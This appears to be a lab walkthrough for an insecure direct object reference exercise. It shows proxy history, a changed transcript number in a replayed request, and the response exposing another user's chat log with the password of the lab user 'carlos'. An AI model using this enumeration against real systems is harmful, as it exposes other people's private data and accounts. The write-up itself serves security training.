Insecure direct object references


This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs. Solve the lab by finding the password for the user carlos, and logging into their account.

Pass Data Through Proxy and See Whats What

Check out the URL, looks like our chat was "2"

# ~	Host	Method	URL
164	https://0ad700f8037fe4b5c0bc5	GET	/download-transcript/4.txt
163	https://0ad700f8037fe4b5c0bc5	GET	/download-transcript/4.txt
162	https://0ad700f8037fe4b5c0bc5	POST	/download-transcript
161	https://0ad700f8037fe4b5c0bc5	GET	/download-transcript/3.txt
160	https://0ad700f8037fe4b5c0bc5	GET	/download-transcript/3.txt
159	https://0ad700f8037fe4b5c0bc5	POST	/download-transcript
158	https://0ad700f8037fe4b5c0bc5	GET	/download-transcript/2.txt
157	https://0ad700f8037fe4b5c0bc5	GET	/download-transcript/2.txt
156	https://0ad700f8037fe4b5c0bc5	POST	/download-transcript

Send the Request to Repeater



Change "2" to "1" and See What comes Up

```
Response
                                                                                                               <u> </u> \n ≡
        Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 Connection: close
5 Content-Length: 520
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's
 correct or not.
0 You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
1 Hal Pline: Takes one to know one
You: Ok so my password is <a href="ynx6yvq8e5thpuno2hqp">ynx6yvq8e5thpuno2hqp</a>. Is that right?
3 Hal Pline: Yes it is!
4 You: Ok thanks, bye!
5 Hal Pline: Do one!
```

Congratulations, you solved the lab!

My Account

Your username is: carlos